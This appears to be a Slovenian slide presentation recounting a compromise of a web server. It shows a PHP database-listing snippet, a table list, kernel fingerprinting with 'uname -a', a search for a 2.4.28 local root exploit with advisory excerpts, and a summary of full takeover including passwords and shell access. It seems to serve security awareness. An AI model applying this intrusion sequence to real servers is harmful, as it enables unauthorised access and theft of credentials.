
// Output the list
echo '<ul>'.NL;

    /** USING: mysql_fetch_object()
    // -----
    while( $row = mysql_fetch_object( $result ) ):
        echo TB.'<li>'. $row->Database.'</li>'.NL;
    endwhile;
    /**/

    /* USING: mysql_fetch_row()
    // -----
    while( $row = mysql_fetch_row( $result ) ):
        echo TB.'<li>'. $row[0]. '</li>'.NL;
    endwhile;
    /**/

    /* USING: mysql_fetch_assoc()
```

vsebina ene izmed baz (tabel,...)...




The screenshot shows a Mozilla Firefox browser window. The address bar contains a URL that has been redacted with black bars. The page content displays the title "Tabele v bazi [redacted]:" followed by a list of database tables. The visible tables are:

- accounts
- [redacted]
- clientusers
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- users

At the bottom of the browser window, there are three status indicators: "Končano", "Anonimizacija izključena", and "Adblock".

Kaj še lahko storimo?

- `uname -a ???`
- Linux BlackBox **2.4.28** #2 SMP Wed Jan 19 10:33:10 CET 2005 i686 GNU/Linux



Google: "2.4.28 kernel exploit"?

The screenshot shows a Mozilla Firefox browser window with the title "2.4.28 kernel exploit - Iskanje Google - Mozilla Firefox". The address bar contains the URL "http://www.google.si/search?q=2.4.28+kernel+exploit&start=0&ie=utf-8&oe=".

The search results page displays the Google logo and the search query "2.4.28 kernel exploit". The search options are set to "celotnem spletu" (entire web) in "Slovenija" (Slovenia).

The search results are listed under the heading "Splet" (Web) and show "Zadetki 1 - 10 od približno 10.700 za 2.4.28 ke".

The first result is titled "linux kernel uselib privilege elevation" and includes the text: "... bss - len); The line numbers are all valid for the **2.4.28 kernel** version. ... We have found at least three different ways to **exploit** this vulnerability. ...". The URL is "www.isec.pl/vulnerabilities/isec-0021-uselib.txt - 24k - Posnetek - Podobne strani".

The second result is titled "SecurityDot, Linux Kernel 2.4.28 Local Root Exploit" and includes the text: "SecurityDot **exploits**, Oday **exploits**, newest **exploits**, vulnerabilities, newest vulnerabilities, Oday vulnerabilities, newest articles, linux articles ...". The URL is "securitydot.net/search/exploits/vulnerabilities/articles/Linux+Kernel+2.4.28+Local+Root+Exploit.html - 23k - Posnetek - Podobne strani".

The third result is titled "Remote and local denial of service, local root exploit - Trustix ..." and includes the text: "... of the Linux **kernel**. This allows for a remote DoS and local root **exploit**. ...". The URL is "www.xatrix.org/advisory.php?s=4892 - 23k - Posnetek - Podobne strani".


The fourth result is titled "Slashdot | Linux 2.4.28 Kernel Released" and includes the text: "An anonymous reader submits "After numerous **exploits** were released, the Linux **kernel** team has released **2.4.28**. (ChangeLog). Stefan Esser detailed numerous ...". The URL is "linux.slashdot.org/article.pl?sid=04/11/17/203252 - 35k - Posnetek - Podobne strani".

The fifth result is titled "Linux Kernel <= 2.6.9, <= 2.4.28 vc_resize int Local Overflow Exploit" and includes the text: "/* vc_resize int overflow * Copyright Georgi Guninski * Cannot be used in vulnerability databases * */ #include <stdin.h> #include <stdlib.h> #include".

2.4.28 *Local* Root Exploit

- Searching vulnerabilities for Linux Kernel 2.4.28 Local Root Exploit - **Results found : 273**
- Searching exploits for Linux Kernel 2.4.28 Local Root Exploit - **Results found : 55**

Malce iskanja...



Datoteka Urejanje Pogled Pojdi Zaznamki Orodja Pomoč

http://isec.pl/vulnerabilities/isec-0021-uselib.txt

http://is...elib.txt

'ghost PTEs'.

Impact:
=====

Unprivileged local users can gain elevated (root) privileges. Since the vulnerability permits privilege 0 ring code execution, users may also break out from virtual machines like UML (user mode Linux).

Credits:
=====

Paul Starzetz <ihaquer@isec.pl> has identified the vulnerability and performed further research. COPYING, DISTRIBUTION, AND MODIFICATION OF INFORMATION PRESENTED HERE IS ALLOWED ONLY WITH EXPRESS PERMISSION OF ONE OF THE AUTHORS.

Disclaimer:
=====

This document and all the information it contains are provided "as is", for educational purposes only, without warranty of any kind, whether

Končano Anonimizacija izključena Adblock

...pa še malce...

Full Disclosure: Advisory 1/2005 - Linux Kernel arbitrary code execution vulnerability. - Mozilla Firefox

Datoteka Urejanje Pogled Pojdi Zaznamki Orodja Pomoč

http://seclists.org/fulldisclosure/2005/jan/0249.html

Full Disclosure:...

- [Vuln Scanners](#)
- [Web scanners](#)
- [Wireless](#)
- [Exploitation](#)
- [Packet crafters](#)
- [More](#)
- [Site News](#)
- [Exploit World](#)
- [Advertising](#)
- [About/Contact](#)
- [Credits](#)
- [Sponsors:](#)

GfiLANguard
Network Security Scanner

Download
AppScan® 7.0 today.
watchfire

Search

Ads by Google

[Linux Development Tools](#)
For developing

Končano

* "e-eyeDefenderSec - Because the 'e'-matters"
*
* ****
*
* Advisory 1/2005
* Linux Kernel arbitrary code execution vulnerability.
*
* Release Date: 2005/01/06
* Author: Stefan Esser [s.esser_at_ematters.de]
* **Application: Linux Kernel <= 2.4.28, <= 2.6.10**
* Severity: A vulnerability exists in the ELF loader code
* allowing for an attacker to execute code as root.
* Risk: Critical
* Reference: This advisory will soon be available on the e-matters
* website.
* Last Modified: 2005/01/06
*
* ****
*
* Preamble
* Contributed by Marc 'The Narc' Maffrait / MCSE Hammer of eEye digital
* security.
*
* damn isec fools falling for teh bait
* dat ret for cliph's box hellu accurate
*
* sniffing on your upstream scopin for gold
* hittin pay dirt with this here kernel hole
*
* responsibly disclosing crap you didn't know before

Anonimizacija izključena

Adblock

...in?

Povzetek

- V treh dneh smo pridobili popoln nadzor nad strežnikom. To vključuje:
 - dostop do interne komunikacije;
 - dostop do internih gradiv;
 - možnost nalaganja poljubnih besedil in slik;
 - dostop do vseh podatkovnih baz na strežniku;
 - dostop do gesel, vključno z gesli za elektronsko pošto;
 - možnost poganjanja PHP skript z dostopom do ukazne lupine, kar omogoča popoln prevzem nadzora nad strežnikom.

Hm...

Kaj pa, če je te varnostne pomankljivosti pred nami odkril (in izkoristil) že nekdo drug?